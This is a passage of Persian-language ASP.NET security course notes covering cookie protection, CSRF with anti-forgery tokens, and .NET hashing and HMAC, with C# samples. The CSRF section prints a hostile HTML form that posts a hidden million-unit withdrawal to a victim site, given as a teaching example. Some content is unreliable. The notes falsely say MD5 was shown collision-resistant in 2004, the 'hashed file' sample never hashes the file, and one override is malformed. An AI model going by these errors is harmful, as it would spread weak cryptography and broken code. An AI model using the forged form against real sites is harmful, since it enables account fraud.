شما میتوانید SessionPageStatePersister را در هر صفحه و یا در داخل یک کلاس پایه مشترک برای همه صفحات، پیکربندی کنید. به طور پیشفرض، SessionPageStatePersister تعداد ی ViewState ذخیره شده برای یک نشست را نگه میدارد. اگر به حداکثر تعداد برسد، قدیمیترین ViewState دور ریخته میشود. این محدودیت، حداکثر تعداد پنجرههایی است که کاربران میتوانند در برنامه شما باز کنند.

میتوانید تعداد ViewState ذخیره شده را در عنصر پیکربندی sessionPageState> > افزایش دهید. با این حال، واضح است که این کار حافظه موجود بر روی وب سرور را تحت تاثیر قرار میدهد.

۵-۵ استفاده امن از کوکی‌ها

کوکی‌ها یک راه مفید هستند برای اینکه اطلاعات مختص کاربر را در دسترس نگه داریم. با این حال، به دلیل اینکه کوکی‌ها به کامپیوتر مرورگر فرستاده میشوند، در برابر فریبکاری و یا سواستفاده آسیب‌پذیرند.

دستورالعمل‌های زیر را دنبال کنید:

- هیچگونه اطلاعات حساسی مانند کلمهٔ عبور کاربر را حتی به صورت موقت، در کوکی‌ها ذخیره نکنید. به عنوان یک قانون، اطلاعاتی که اگر مورد سواستفاده قرار بگیرند، برنامهٔ شما به خطر میافتد را در کوکی-ها نگهداری نکنید و به جای آن یک مرجع از محل ذخیره اطلاعات در سرور درون کوکی ذخیره کنید.
- تاریخ انقضای کوکی‌ها را کوتاه‌ترین زمان عملی که میتوانید مقداردهی کنید و از کوکی دایمی در صورت امکان اجتناب نمایید.
- اطلاعات را به صورت رمزگذاری شده در کوکی ذخیره کنید.
- ویژگیهای Secure و Http در کوکی را با true مقداردهی کنید.

۱-۵-۵ حفاظت از کوکی‌ها

در سال ۲۰۰۲، با انتشار سرویس پک ۱ برای اینترنت اکسپلور ۶، مایکروسافت مفهوم کوکی‌های HTTPOnly را معرفی کرد، چرا که بسیاری از حملات XSS کوکی‌های نشست را مورد هدف قرار میداد.

بدیهی است، با از بین بردن قابلیت خواندن (و نوشتن، بسته به مرورگر) کوکی در جاوا اسکریپت سمت کلاینت، کوکی نمیتواند توسط یک حملهی XSS به سرقت برود. در حال حاضر، فقط کوکی‌های HTTPOnly هنوز هم میتواند از پاس به XMLHttpRequest که برای اسکریپت Ajax در بیشتر مرورگرها استفاده میشود، خوانده شوند و فقط فایرفاکس ۳,۰,۰,۶ و بعد در برابر این امر محافظت میکند.

جدول زیر پشتیبانی مرورگرهای رایج ازکوکی‌های HTTPOnly را نمایش میدهد.

جدول: پشتیبانی مرورگرهای رایج ازکوکی‌های HTTPOnly

مرورگر	*نسخه*	*جلوگیری از خواندن*	*جلوگیری از نوشتن*
Internet Explorer	*۸*	*بله*	*بله*

Internet Explorer	۷	بله	بله
Internet Explorer	۶	بله	خیر
Mozilla Firefox	۳	بله	بله
Mozilla Firefox	۲	بله	بله
Opera	۹,۵	بله	خیر
Opera	۹,۲	خیر	خیر
Safari	۳,۰	خیر	خیر
Google Chrome	نسخه بتا	بله	خیر

۲. ASP.NET۲,۰ (و بعد)، همیشه مجموعهٔ صفت HTTPOnly را در شناسهٔ نشست کوکی‌های احراز هویت فرم قرار میدهد. شما میتوانید تمام کوکی‌های ایجادشده سمت سرور را از طریق فایل web.config، مانند زیر پیکربندی کنید:

```
<system.web>
 <httpCookies httpOnlyCookies="true"/ > .....
</system.web >
```

در صورتی که این بیش از حد محدودکننده باشد، پرچم HTTPOnly را میتوانید با برنامه‌نویسی تعیین کنید، مانند زیر:

```
HttpCookie protectedCookie = new HttpCookie("protectedCookie");
 protectedCookie.HttpOnly = true;
Response.AppendCookie(protectedCookie);
```

باید به خاطر داشته باشید که همه مرورگرها از این ویژگی پشتیبانی نمیکنند و در نتیجه نباید برای حفاظت کوکیهای حساس تنها روی این ویژگی تکیه کنید.

۲-۵-۵ کنترل محدودهٔ کوکی

به طور پیش فرض، همهٔ کوکی‌ها در سمت کلاینت ذخیره شده و با هر درخواستی به سایت، به سرور فرستاده میشوند؛ به عبارت دیگر، هر صفحه در سایت همهٔ کوکی‌های آن سایت را میگیرد. با این وجود، شما میتوانید به دو روش برای کوکی‌ها محدوده تعیین کنید:

- محدودکردن دامنهٔ کوکی‌ها به یک پوشه در سرور که به شما اجازه میدهد کوکی‌ها را به یک برنامه روی سایت محدود کنید.
- تنظیم محدوده به یک دامنه که به شما اجازه میدهد تعیین کنید که کدام یک از زیردامنه‌ها در یک دامنه به کوکی دسترسی دارند.

۱-۲-۵-۵ محدودکردن کوکی‌ها به یک پوشه یا برنامه

برای محدود کردن کوکی‌ها به یک پوشه در سرور، صفت Path کوکی را مانند مثال زیر مقداردهی کنید:

```
HttpCookie appCookie = new HttpCookie("AppCookie"); appCookie.Value = "written " +
DateTime.Now.ToString(); appCookie.Expires = DateTime.Now.AddDays;(1)
appCookie.Path = "/Application1;"
Response.Cookies.Add(appCookie);
```

Path میتواند یک مسیر فیزیکی تحت ریشه سایت یا ریشه مجازی باشد. مثال بالا منجر به این میشود که کوکی تنها در صفحات موجود در پوشه Application۱ یا ریشهی مجازی در دسترس باشد. برای مثال، اگر آدرس سایت شما www.contoso.com باشد، کوکی ایجاد شده در مثال بالا، برای صفحات با آدرس http://www.contoso.com/Application۱/ و هر صفحه‌ای که در این پوشه قرار دارد، در دسترس خواهد بود اما برای صفحات برنامه دیگر مانند http://www.contoso.com/Application۲/ یا حتی http://www.contoso.com/ در دسترسی نخواهد بود.

نکته: در برخی مرورگرها، مسیر نسبت به بزرگی و کوچکی حروف حساس است. شما نمیتوانید چگونگی تایپ کردن آدرسهای اینترنتی کاربران را در مرورگر خود کنترل کنید، اما اگر برنامهٔ شما به کوکی‌های گره خورده به

یک مسیر خاص بستگی دارد، مطمئن شوید که آدرس‌های تمامی لینک‌هایی که ایجاد کرده‌اید، با مقدار ویژگی Path (از نظر بزرگی و کوچکی حروف) مطابقت دارد.

۵-۵-۲-۲ *محدود کردن دامنهٔ کوکی*

به طور پیشفرض، کوکی‌ها با یک دامنهٔ خاص در ارتباط هستند. برای مثال، اگر سایت شما www.contoso.com باشد، زمانی که کاربران درخواست هر صفحه از سایت را داشته باشند، همه کوکی-هایی که شما نوشته‌اید به سرور ارسال میشود (شامل کوکی‌ها با یک مقدار مسیر خاص نمیشود). اگر سایت شما دارای چند زیردامنه باشد مانند sales.contoso.com و support.contoso.com، میتوانید کوکیها را به یک زیردامنه خاص مرتبط کنید. برای انجام این کار، مانند مثال زیر، صفت Domain کوکی را مقداردهی کنید:

```
Response.Cookies["domain"].Value = DateTime.Now.ToString();
Response.Cookies["domain"].Expires = DateTime.Now.AddDays(1);
Response.Cookies["domain"].Domain = "support.contoso.com";
```

زمانی که دامنه به این روش مقداردهی شود، کوکیها فقط برای صفحات زیردامنه مشخص شده در دسترس خواهند بود. همچنین میتوانید با استفاده از صفت Domain، یک کوکی ایجاد کنید که میتواند بین چندین زیردامنه به اشتراک گذاشته شود؛ مانند مثال زیر:

```
Response.Cookies["domain"].Value = DateTime.Now.ToString();
Response.Cookies["domain"].Expires = DateTime.Now.AddDays(1);
Response.Cookies["domain"].Domain = "contoso.com";
```

در نتیجه مثال بالا، کوکی میتواند علاوه بر sales.contoso.com و support.contoso.com، در دامنهٔ اصلی نیز در دسترس باشد.

۵-۶ جعل درخواست بین‌سایتی (CSRF)

جعل درخواست بین‌سایتی (CSRF) یک نوع حمله است که در آن یک سایت مخرب به یک سایت‌آسیب‌پذیر که کاربر درحال ورود به آن است، درخواست میفرستد. در اینجا نمونهای از حملهٔ CSRF را مشاهده میکنید:

۱- یک کاربر از طریق پرکردن فرم احراز هویت به سایت www.example.com وارد میشود.

۲- سرور، کاربر را اعتبارسنجی میکند. پاس سرور شامل یک کوکی احراز هویت است.

۳- بدون خارج شدن از سایت، کاربر از یک سایت مخرب بازدید میکند. سایت مخرب حاوی یک فرم HTML مانند زیر است:

```
>h1>You Are a Winner!</h1<
>form action="http://example.com/api/account" method="post<"
>input type="hidden" name="Transaction" value="withdraw</ "
>input type="hidden" name="Amount" value="1000000</ "
>input type="submit" value="Click Me</"
/>form<
```

توجه کنید که action فرم، اطلاعات را به سایت آسیبپذیر ارسال میکند، نه به سایت مخرب.

۴- کاربر روی دکمه کلیک میکند. مرورگر اکنون حاوی کوکی تصدیق و درخواست کاربر است.

۵- درخواست به همراه محتوای کوکی تصدیق در سرور اجرا شده و میتواند هر عملی که یک کاربر تصدیق شده قادر به انجام آن است را اجرا کند.

اگرچه مثال قبل نیازمند این است که کاربر بر روی دکمه کلیک کند، صفحهٔ مخرب میتواند به راحتی یک اسکریپت اجرا کند که یک درخواست Ajax را ارسال میکند. علاوه براین، استفاده از SSL نمیتواند از یک حمله CSRF جلوگیری کند زیرا سایت مخرب میتواند یک درخواست "https://" ارسال کند.

معمولا حملات CSRF در سایت‌هایی که از کوکی‌ها برای احراز هویت استفاده میکنند امکانپذیر است، چرا که مرورگرها تمامی کوکی‌های مرتبط را به سایت مقصد ارسال می‌کنند. با این حال، حملات CSRF تنها به استفاده از کوکی‌ها محدود نمیشوند. به عنوان مثال احراز هویت پایه و Digest نیز آسیبپذیر است. بعد از ورود کاربر از طریق احرازهویت پایه یا Digest، مرورگر به صورت خودکار تا زمانی که نشست به پایان برسد، گواهینامه ها را ارسال میکند.

۱-۶-۵ توکنهای ضد جعل

برای کمک به جلوگیری از حملات CSRF، Asp.Net MVC از توکنهای ضد جعل استفاده میکند که"توکنهای تایید درخواست" نیز نامیده میشوند.

۱-کلاینت یک صفحهٔ HTML حاوی یک فرم را درخواست میکند.

۲-سرور در پاس خود دو توکن دارد. یکی از توکنها به عنوان کوکی ارسال میشود و دیگری در یک فیلد پنهان قرار میگیرد. این توکن‌ها به صورت تصادفی تولید میشوند بنابراین مهاجم نمیتواند مقادیر آنها را حدس بزند.

۳-زمانی که کلاینت فرم را ارسال میکند، باید هر دو توکن به سرور بازگشت داده شود. کلاینت توکن کوکی را به صورت یک کوکی فرستاده و فیلد پنهان را داخل اطلاعات فرم قرار داده و ارسال میکند (مرورگر این عمل را به صورت خودکار انجام میدهد.)

۴-اگر درخواست حاوی هر دو توکن نباشد، سرور اجازه درخواست را نمیدهد.

در ادامه مثالی از یک فرم HTML با توکن پنهان آورده شده است:

```
<form action="/Home/Test" method="post">
<input name="__RequestVerificationToken" type="hidden"
value="6fGBtLZmVBZ59oUad1Fr33BuPxANKY9q3Srr5y[...]" />
<input type="submit" value="Submit" />
</form>
```

توکنهای ضد جعل به خوبی کار میکنند زیرا سایت مخرب نمیتواند توکنهای کاربر را با توجه به سیاستهای مبدأ یکسان بخواند. سیاستهای مبدأ یکسان، از دسترسی سندهای قرارگرفته شده در دو سایت متفاوت به محتوای یکدیگر جلوگیری میکند؛ بنابراین در مثال قبل، سایت مخرب میتواند درخواست را به example.com ارسال کند اما نمیتواند پاس آن را بخواند.

برای جلوگیری از حملات CSRF از توکنهای ضد جعل با هر پروتکل احراز هویت استفاده کنید. شامل پروتکلهای احراز هویت مبتنی بر کوکی، مانند احراز هویت فرم و همچنین پروتکلهایی مانند احراز هویت پایه و Digest.

شما باید از توکنهای ضد جعل برای هر روش غیرامنی مانند روشهای POST،PUT،DELETE استفاده کنید. همچنین اطمینان حاصل کنید که روشهای امن مانند GET و HEAD هیچگونه عوارض جانبی ندارند. علاوه بر این، اگر پشتیبانی بین دامنه ای مانند CORS یا JSONP را فعال کنید، حتی روشهای امن مانند GET نیز آسیبپذیر شده و به مهاجم اجازه خواندن اطلاعات حساس را میدهند.

۲-۶-۵ توکنهای ضد جعل در Asp.Net MVC

برای افزودن توکنهای ضد جعل به صفحه Razor، از تابع HtmlHelper.AntiForgeryToken استفاده کنید:

```
@using (Html.BeginForm("Manage", "Account")) {
@Html.AntiForgeryToken()
}
```

این روش توکن کوکی و توکن پنهان را اضافه خواهد کرد.

۳-۶-۵ جلوگیری از CSRF در ASP.Net

Asp.Net گزینه ای برای نگهداری ViewState شما دارد. ViewState وضعیت یک صفحه زمانی که به سرور ارسال میشود را مشخص میکند. این وضعیت از طریق فیلد پنهان قرارگرفته شده در هر صفحه با کنترل <form runat="server"> تعریف میشود. ViewState میتواند به عنوان یک دفاع دربرابر CSRF استفاده شود، چرا که برای مهاجم ایجاد یک ViewState معتبر کار دشواری است. اگر مقادیر پارامترها قابل مشاهده یا حدس زدن توسط مهاجم باشند، ایجاد یک ViewState معتبر غیرممکن نیست. با این حال، اگر شناسه نشست فعلی به ViewState اضافه شود، باعث میشود هر ViewState منحصربه فرد شده و در نتیجه در برابر حملات CSRF ایمن میشود. برای استفاده از صفت ViewStateUserKey در ViewState به منظور محافظت در برابر جعل

ارسال/بازگرداندن، موارد زیر را در تابع مجازی OnInit از کلاس مشتق شده از صفحه اضافه کنید (این صفت باید در رویداد Page.Init تنظیم شود).

```
protected override OnInit(EventArgs e) {
base.OnInit(e);
if (User.Identity.IsAuthenticated)
ViewStateUserKey = Session.SessionID; }
```

این مورد باید در Page_Init پیاده سازی شود زیرا کلید در Asp.net قبل از بارگذاری ViewState تولید شده است. این گزینه از Asp.Net1.۱ در دسترس میباشد.

با این وجود محدودیتهایی در این مکانیسم وجود دارد؛ مثلا ViewState مک فقط در ارسال/بازگرداندن بررسی میشود، بنابراین هر درخواست برنامه دیگر که از ارسال/بازگرداندن استفاده نمیکند به آسانی اجازه حمله CSRF را فراهم میکند.

۵-۷ چک‌لیست امنیت مدیریت حالت در Asp.Net

- هرگز با استفاده از یک درخواست GET حالت را تغییر ندهید.
- از ارجاع مستقیم به اشیا خودداری کنید. همیشه از مراجع شی غیرمستقیم مانند GUID برای اشاره به منابع روی وب سرور استفاده کنید. مراجع شی مستقیم میتوانند به سادگی تغییر یافته تا به مهاجم اجازه دهند به اشیایی دسترسی داشته باشد که در حالت معمول نباید قادر به مشاهده آنها باشد. بررسی کنید که کاربر فعلی مجاز به دیدن شی درخواست شده میباشد یا خیر.
- از فیلدهای مخفی فرم برای نگهداری اطلاعات حساس استفاده نکنید، مگر اینکه به درستی محافظت‌شده باشند. به یاد داشته باشید که فیلدهای یک فرم و رشتهٔ پرسوجو میتوانند توسط مهاجم دستکاری شوند.

- یک توکن CSRF به فرمهای خود اضافه کنید. با این کار شما میتوانید بررسی کنید که آیا درخواست دریافتشده از طرف سایت شماست یا خیر.
- جلوگیری از حملات بازسازی: اگر شما از viewstateاستفاده میکنید، یک ViewStateUserKey برای جلوگیری از حملات بازسازی پیاده سازی کنید.
- محافظت از اطلاعات حساس: هرگز اطلاعات مهم و حساس را در ViewState ذخیره نکنید.
- رمزگذاری ViewState: اگر لازم است از ViewState برای ذخیره اطلاعات حساس استفاده کنید، آن را رمزگذاری کنید.

۶- فصل ششم :رمزنگاری در (دات نت)

۶-۱ مقدمه ای بر رمزنگاری

رمزنگاری هنر محافظت از اطلاعات با استفاده از انتقال آن به عنوان یک متن رمزشده(CipherText) است و فقط کسانی می توانند آن را رمزگشایی کنند که کلید مخفی را در اختیار داشته باشند.

پیام های رمزنگاری شده گاهی اوقات توسط هکرها شکسته می شود، اگرچه تکنیک های رمزنگاری مدرن و پیشرفته تقریبا غیرقابل شکستن می باشند، اما پیش بینی می شود که با ساخت کامپیوترهای پیشرفته کوانتومی که چندین میلیون برابر قدرت پردازش بیشتری نسبت به کامپیوتر های امروزی دارند این رمز ها نیز شکسته شوند. ازآن جایی که اینترنت و دیگر شکل های ارتباطات الکترونیکی امروزه متداول ترند، امنیت الکترونیکی اهمیت بیشتری پیدا کرده است. رمزنگاری معمولا برای محافظت از پیامهای ایمیل، اطلاعات کارت های بانکی و اطلاعات محرمانه استفاده می شود.

سه زمینه اصلی در رمز نگاری وجود دارد:

- Confidentiality (محرمانگی)
- Integrity (یکپارچگی)
- Nonrepudiation (غیرقابل انکار بودن)

زمانی که ما از محرمانگی صحبت می کنیم، منظور محافظت از دسترسی غیر مجاز افراد به اطلاعات است.

امروزه اطلاعات ارزش دارد، حساب های بانکی، اطلاعات شخصی، اسناد دولتی و ... نیاز به حفاظت دارد.

بخش مهمی از حفاظت اطلاعات محرمانه، رمزنگاری است که دسترسی امن به اطلاعات را تضمین می کند.

یکپارچگی اطلاعات، حفاظت از اطلاعات برای عدم دستکاری اطلاعات توسط اشخاص غیر مجاز است. یکپارچگی زمانی نقض می شود که در زمان انتقال داده ها تغییر در آن ها صورت گیرد. در این جزوه ما رمزنگاری های اولیه ای که شما می توانید به کمک آن ها یکپارچگی را تضمین کنید بررسی خواهیم کرد نظیر الگوریتم های hashing از جمله MD5 و خانواده SHA.

نمونه مشابه این روش آن چیزی است که در سایت های مختلف در هنگام دانلود یک فایل با آن رو به رو می شوید، به طوری که در زیر لینک دانلود فایل مورد نظر، رمزی قرار داده شده است که با وارد کردن آن بررسی می کنید که آیا رمز ها یکسان هستند یا خیر. به این کد ها MD5 می گویند. در ادامه بحث خواهیم کرد که چرا استفاده از هش برای ذخیره سازی پسورد مناسب نیست.

غیر قابل انکار بودن به این معنی است که نتوان امضای یک سند یا متن ارسال شده را انکار کرد. برای مثال زمانی که شما یک ایمیل یا پیامک را به شخصی ارسال می کنید و تایید ((deliveryمی شود، دریافت کننده نمی تواند انکار کند که ایمیل یا پیامکی دریافت نکرده است. در اینترنت امضای دیجیتال فقط برای اطمینان حاصل کردن از ارسال و دریافت پیام استفاده نمی شود بلکه برای اطمینان حاصل کردن از این موضوع است که هر شخص فقط می تواند یک امضای دیجیتال داشته باشد مانند اثر انگشت و نمی تواند آن را انکار کند.

۲-۶ رمزنگاری در دات نت

در دات نت، مجموعه ای از Object های رمزنگاری وجود دارد که به شما کمک می کند امنیت بهتری را برای نرم افزار های خود ایجاد کنیدObject. های رمزنگاری در دات نت در فضای نامُ System Security Cryphtography قرار دارد.

به طور کلی در دات نت، زمانی که شما یک عدد تصادفی یا شبه تصادفی ایجاد می کنید از کلاس System Random استفاده می کنید که در بیشتر موارد نیاز شما را برطرف می کند؛ اما زمانی که شما با امنیت سروکار دارید دیگر این کلاس کارایی ندارد.

شاید برای شما این سوال پیش بیاید که تفاوت یک عدد تصادفی با یک عدد شبه تصادفی در چیست؟ اعداد تصادفی با استفاده از منابع سخت افزاری تولید می شوند و حدس زدن آن ها به مراتب سخت تر است؛ اما اعداد شبه تصادفی با استفاده از الگوریتم های ریاضی تولید شده و با آنالیز آن ها می توان به الگوی آن ها پی برد و این اعداد بیشتر در شبیه سازی ها و مدل سازی ها مورد استفاده قرار می گیرند.

اعداد تصادفی در رمزنگاری موضوع بسیار مهمی است زیرا از آن برای تولید کلید رمزگذاری برای الگوریتم های متقارن نظیر AES استفاده می شود.

- اعداد تصادفی که تولید می کنیم باید آنتروپی بالایی داشته باشد.
- در رمزنگاری Entropy یا آنتروپی به معنای میزان تصادفی بودن اعداد است که معمولا از منابع سخت افزاری در تولید اعداد تصادفی استفاده می کنند. پس یعنی هرچه آنتروپی بالاتر باشد، امکان تکراری بودن عدد نیز کاهش می یابد.
- روش بهتر برای تولید اعداد تصادفی استفاده از کلاس RNG Crypto Service Provider می باشد که یکی از کتابخانه System Security Cryptography است.

این کلاس روش بهتری را نسبت به کلاسSystem Random ارائه می دهد ولی کمی هزینه بر است و کند تر از Random عمل می کند که اگر کیفیت مناسب تری را می خواهید باید هزینه آن را نیز بپردازید. تفاوت دیگری که این کلاس با کلاس Random دارد این است که این کلاس ترد سیف (thread safe) است.

- Thread safe: همهٔ نخ ها (threads) می توانند به خانه هایی از حافظه دسترسی داشته باشند که اگر این دسترسی بدون محافظت باشد می گوییم که thread safe نیست و اگر با محافظت باشد به این شکل که دو نخ به طور همزمان نتوانند به این خانه دسرسی داشته باشند می گوییم thread safe است.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;

namespace RNGCryptoServiceProviderProject
{
 class Program
 {
 static void Main(string[] args)
 {
 for(int i=0;i<10;i++)
 {
 Console.WriteLine("Random number "+i+":
"+Convert.ToBase64String(GenerateRandomNumber(32)));
 }
 Console.ReadKey();
 }
 public static byte[] GenerateRandomNumber(int Length)
 {
 using (RNGCryptoServiceProvider rng=new RNGCryptoServiceProvider())
 {
 byte[] randomNumber = new byte[Length];
 rng.GetBytes(randomNumber);
 return randomNumber;
 }
```

```
}
}
}
```

- **Base64** یک نوع کد بندی دودویی است که در این کدبندی آرایه ای از بایت ها با فرمت ASCII کدگذاری می شوند. این روش یک دستگاه اعداد مشابه دستگاه اعداد Octal و hex است با این تفاوت که مبنای آن64 است. در یک سیستم اعداد Octal برای ذخیره سازی هر رقم 3 بیت و در hex از 4 بیت استفاده می کنیم ولی در این روش از 6 بیت برای ذخیره هر رقم استفاده می شود.

۶-۳ الگوریتم های Hashing

یک تابع هش رمزنگاری، الگوریتمی است که یک بلوک از داده ها را گرفته و یک رشته با طول ثابت بر می گرداند و مقدار برگشتی تابع هش به ازای هر تغییری در داده ها تغییر خواهد کرد.

به داده های رمز شده اغلب "Message" و به مقدار برگشتی از تابع "Message digest" گفته می شود.

هر بلوک داده ای با هر سایزی به آن بدهید، یک رشته با طول ثابت برمی گرداند.

یک متد تابع هش رمزنگاری ایده آل دارای چهار ویژگی زیر است:


- محاسبه ساده مقدار هش به ازای هر message داده شده.
- غیر ممکن بودن ساخت message از مقدار هش داده شده. (یعنی الگوریتم یک طرفه است به طوری که با پیغام هش شده نمی توان به پیغام اصلی دست یافت).
- غیر ممکن بودن تغییر پیام بدون تغییر در مقدار هش. (یعنی با تغییر حتی یک بیت، هش نیز تغییر خواهد کرد)

- غیر ممکن بودن پیدا کردن دو message با مقدار هش مساوی ساخت یک message هش شده در دات نت کار بسیار ساده ای است.

در دات نت الگوریتم های مختلفی برای این کار وجود دارد مانند:

- MD5
- SHA-1
- SHA-256
- SHA-512

در این دیاگرام تفاوت بین Hashing و Encryption نمایش داده شده است. در هش زمانی که شما داده ای را هش کردید به هیچ وجه نمی توانید آن را برگردانید ولی در رمزگذاری شما با یک کلید اطلاعات را رمز می کنید و با همان کلید می توانید دوباره به اطلاعات دسترسی داشته باشید.



زمانی که شما داده ای را هش می کنید هر تعداد بار که این کار را برای آن داده انجام دهید مقدار هش تغییر نمی کند مگر اینکه در داده ها تغییری ایجاد کنید. حتی اگر شما یک بیت را هم تغییر دهید مقدار متفاوتی برای هش محاسبه می شود؛ که این ویژگی باعث می شود شما مکانیزمی برای بررسی صحت داده ها داشته باشید.

این موضوع زمانی مفید است که مثلا شما میخواهید داده ای را تحت شبکه ارسال کنید و قبل از ارسال داده مقدار هش آن را محاسبه می کنید و داده و مقدار هش را ارسال می کنید و در مقصد مقدار هش داده دوباره محاسبه شده و با مقدار هش فرستاده شده مقایسه می شود که می توان از صحت اطلاعات دریافتی اطمینان حاصل کرد.

Message Digest 5 (MD5) ۶-۳-۱

این الگوریتم در رمزنگاری به طور گسترده ای مورد استفاده قرار می گیرد که یک مقدار هش شده 128 بیتی (16بایتی)تولید می کند که معمولا به صورت عدد 32 رقمی هگزادسیمال یا رشتهٔ base64 نمایش داده می شود. Md5 در تعداد زیادی از نرم افزار های رمزنگاری مورد استفاده قرار می گیرد و عموما برای بررسی یکپارچگی داده ها استفاده می شود. این الگوریتم در سال 1991 توسط Ron Rivest جایگزین الگوریتم MD4 شد که پیش تر مورد استفاده قرار می گرفت. در سال 1996 یک نقص در طراحی الگوریتم MD5 پیدا شد.

با اینکه این ضعف در آن زمان خیلی اساسی نبود اما رمزنگاران در آن زمان به استفاده از الگوریتم های خانواده SHA توصیه کردند. در سال 2004 الگوریتم MD5 یک الگوریتم مقاوم در برابر Collision معرفی شد که به این معنی است که مقدار هش هر دو message ای با هم یکی نمی شود (البته در موارد بسیار نادر این امکان وجود دارد)

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.IO;

namespace MD5Hashing
{
 class Program
 {
 static void Main(string[] args)
 {
 string Message1 = "Message1";
 string Message2 = "Message2";
```

```
var hashedMessage1 = ComputeHashMD5(Encoding.UTF8.GetBytes(Message1));
var hashedMessage2 = ComputeHashMD5(Encoding.UTF8.GetBytes(Message2));
Console.WriteLine("Hashed Message1 with Base64: "+Convert.ToBase64String(hashedMessage1));
StringBuilder sb = new StringBuilder();
for(int i=0;i<hashedMessage2.Length;i++)
{
sb.Append(hashedMessage2[i].ToString("X2"));
}
Console.WriteLine("Hashed Message2 with hex: " + sb.ToString());
Console.WriteLine("Hashed File with Base64:
"+Convert.ToBase64String(FileToBytes(@"C:\Users\Maher\Documents\Example.zip")));
Console.ReadKey();
}
public static byte[] FileToBytes(string add)
{
FileStream stream = File.OpenRead(add);
byte[] fileBytes = new byte[stream.Length];
stream.Read(fileBytes, 0, fileBytes.Length);
stream.Close();
return fileBytes;
}
public static byte[] ComputeHashMD5(byte[] tobeHashed)
{
using (var md5 = MD5.Create())
{
return md5.ComputeHash(tobeHashed);
}
}
```

Secure Hash Algorithm (SHA) Family ۶-۳-۲

خانوادهٔ SHA یک خانوادهٔ توابع هش می باشد که توسط انستیتو ملی استاندار و تکنولوژی (NIST) انتشار پیدا کرد. خانوادهٔ SHA انواع مختلفی دارد:

- SHA-1: یک تابع هش 160 بیتی است که شباهت بیشتری با تابع MD5 دارد که توسط آژانس امنیت ملی آمریکا (NSA) به عنوان بخشی از الگوریتم امضای دیجیتال طراحی شد. نقاط ضعفی در رمزنگاری SHA-1 کشف شد و استاندارد دیگری برای رمزنگاری در سال 2010 معرفی شد.
- SHA-2: یک خانواده شامل دو تابع هش مشابه با اندازه بلوک متفاوت SHA-256 و SHA-512 که SHA-256 از کلمات 32 بیتی استفاده می کند درحالیکه SHA-512 از کلمات 64 بیتی استفاده می کند .این نسخه از الگوریتم SHA نیز توسط NSA طراحی شده است.
- SHA-3: یک الگوریتم هش که قبلا به آن keccak می گفتند که در سال 2012 در یک رقابت عمومی بین طراحان مستقل از NSA انتخاب شد. این الگوریتم از همان طول کلمات SHA-2 ولی با ساختاری متفاوت از خانواده SHAمی باشد. SHA-3 در حال حاضر در دات نت فریم ورک پشتیبانی نمی شود، البته با استفاده از پیاده سازی آن می تواند در دسترس باشد.


```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;

namespace SHA_Family
{
 class Program
 {
 static void Main(string[] args)
 {
 string Message = "Maher";
 Console.WriteLine("sha1 hashed Message:
"+Convert.ToBase64String(ComputeHashSHA1(Encoding.UTF8.GetBytes(Message))));
 Console.WriteLine("sha256 hashed Message: " +
Convert.ToBase64String(ComputeHashSHA256(Encoding.UTF8.GetBytes(Message))));
```

```
Console.WriteLine("sha512 hashed Message: " +
Convert.ToBase64String(ComputeHashSHA512(Encoding.UTF8.GetBytes(Message))));
Console.ReadKey();
}
public static byte[] ComputeHashSHA1(byte[] tobeHashed)
{
using (var sha1 = SHA1.Create())
{
return sha1.ComputeHash(tobeHashed);
}
}
public static byte[] ComputeHashSHA256(byte[] tobeHashed)
{
using (var sha256 = SHA256.Create())
{
return sha256.ComputeHash(tobeHashed);
}
}
public static byte[] ComputeHashSHA512(byte[] tobeHashed)
{
using (var sha512 = SHA512.Create())
{
return sha512.ComputeHash(tobeHashed);
}
}
}
}
```

Message Authentication Codes (MAC) ۶-۳-۳

اگر شما یکی از روش های تابع هش را با یک کلید رمزنگاری مخفی ترکیب کنید به آن کد ارزیابی پیام هش (HMAC) می گویند. مشابه یک کد هش، یک HMAC به منظور اطمینان یکپارچگی یک پیام مورد استفاده قرار

می گیرد. HMAC همچنین به شما اجازه می دهد که یک پیام را ارزیابی کنید زیرا فقط شخصی که کلید را می داند می تواند همان هش را محاسبه کند. این روش می تواند با توابع مختلف هش ازجمله الگوریتم های MD5 و SHA مورد استفاده قرار گیرد. قدرت رمزنگاری یک HMAC وابسته به سایز کلیدی است که مورد استفاده قرار می گیرد. رایج ترین حمله علیه HMAC حمله Brute Force به منظور کشف کلید است. HMAC ها به طور قابل ملاحظه ای میزان تصادف (Collison) را نسبت به الگوریتم هش مورد استفاده کاهش می دهد.

این روش معمولا زمانی استفاده می شود که شما می خواهید هم یکپارچگی و هم ارزیابی پیام را داشته باشید، برای مثال فرض کنید شما می خواهید بخشی از داده ها را به همراه هش آن ها منتقل کنید، در اینجا شما یکپارچگی را حفظ کردید ولی نمی توانید مطمئن شوید که چه کسی پیام را برای شما فرستاده ؟، در اینجا با استفاده از HMAC می توانید با استفاده از یک کلید مخفی هش را محاسبه کنید و فقط کسی که کلید را داشته باشد می تواند هش را محاسبه کندکه شما ارزیابی پیام را هم تحقق بخشیدید.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;

namespace HMAC
{
 class Program
 {
 private const int KEY_SIZE = 32;
 public static byte[] GenerateKey()
 {
 using (var rng = new RNGCryptoServiceProvider())
 {
 var randomnumber = new byte[KEY_SIZE];
 rng.GetBytes(randomnumber);
```

```
return randomnumber;
}
}
public static byte[] ComputeHMACSHA1(byte[] input,byte[] key)
{
using (var hmac = new HMACSHA1(key))
{
return hmac.ComputeHash(input);
}
}
public static byte[] ComputeHMACSHA256(byte[] input, byte[] key)
{
using (var hmac = new HMACSHA256(key))
{
return hmac.ComputeHash(input);
}
}
public static byte[] ComputeHMACSHA512(byte[] input, byte[] key)
{
using (var hmac = new HMACSHA512(key))
{
return hmac.ComputeHash(input);
}
}
public static byte[] ComputeHMACMD5(byte[] input, byte[] key)
{
using (var hmac = new HMACMD5(key))
{
